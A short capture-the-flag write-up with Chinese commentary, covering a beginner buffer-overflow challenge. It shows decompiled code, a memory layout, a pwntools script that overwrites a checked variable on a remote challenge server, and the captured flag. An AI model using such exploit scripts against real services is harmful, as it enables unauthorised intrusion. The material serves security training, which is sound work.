




```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  alarm(0x3Cu);
  setbuf(stdout, 0LL);
  puts("~~ welcome to ctf ~~     ");
  puts("lets get helloworld for bof");
  read(0, &unk_601068, 0x10uLL);
  if ( dword_60106C == 1853186401 )
    sub_400686();
  return 0LL;
}
```



```
.bss:0000000000601058                                            ; Copy of shared data
.bss:0000000000601060 byte_601060     db ?                       ; DATA XREF: sub_400640↑r
.bss:0000000000601060                                            ; sub_400640+13↑w
.bss:0000000000601061                 align 8
.bss:0000000000601068 unk_601068      db    ? ;                  ; DATA XREF: main+3B↑o
.bss:0000000000601069                 db    ? ;
.bss:000000000060106A                 db    ? ;
.bss:000000000060106B                 db    ? ;
.bss:000000000060106C dword_60106C    dd ?                       ; DATA XREF: main+4A↑r
.bss:000000000060106C _bss            ends
.bss:000000000060106C
extern:0000000000601070 ; ===========================================================================
extern:0000000000601070
extern:0000000000601070 ; Segment type: Externs
```

偏移四个地址就是判断后的值

```
from pwn import *
p=remote('111.200.241.244',61711)
payload=b'a'*4 + p64(1853186401)
p.recvuntil('lets get helloworld for bof\n')
p.sendline(payload)
p.interactive()
~
```



```
$ python3 2.py
[+] Opening connection to 111.200.241.244 on port 61711: Done
[*] Switching to interactive mode
cyberpeace{7fa88858e90b480ed2cc05bf86772901}
[*] Got EOF while reading in interactive
```